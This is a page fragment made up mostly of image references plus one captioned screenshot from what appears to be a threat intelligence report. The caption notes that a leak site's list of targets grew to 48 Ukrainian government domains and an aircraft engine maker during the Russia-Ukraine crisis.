














![Over the past 24 hours, as the Russia-Ukraine crisis unfolds, the list of entities on the leaks section has expanded to 48 gov.ua domains and one Ukranian company (motorsich[.]com) that builds engines for airplanes and helicopters.](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/02/word-image-24.png)
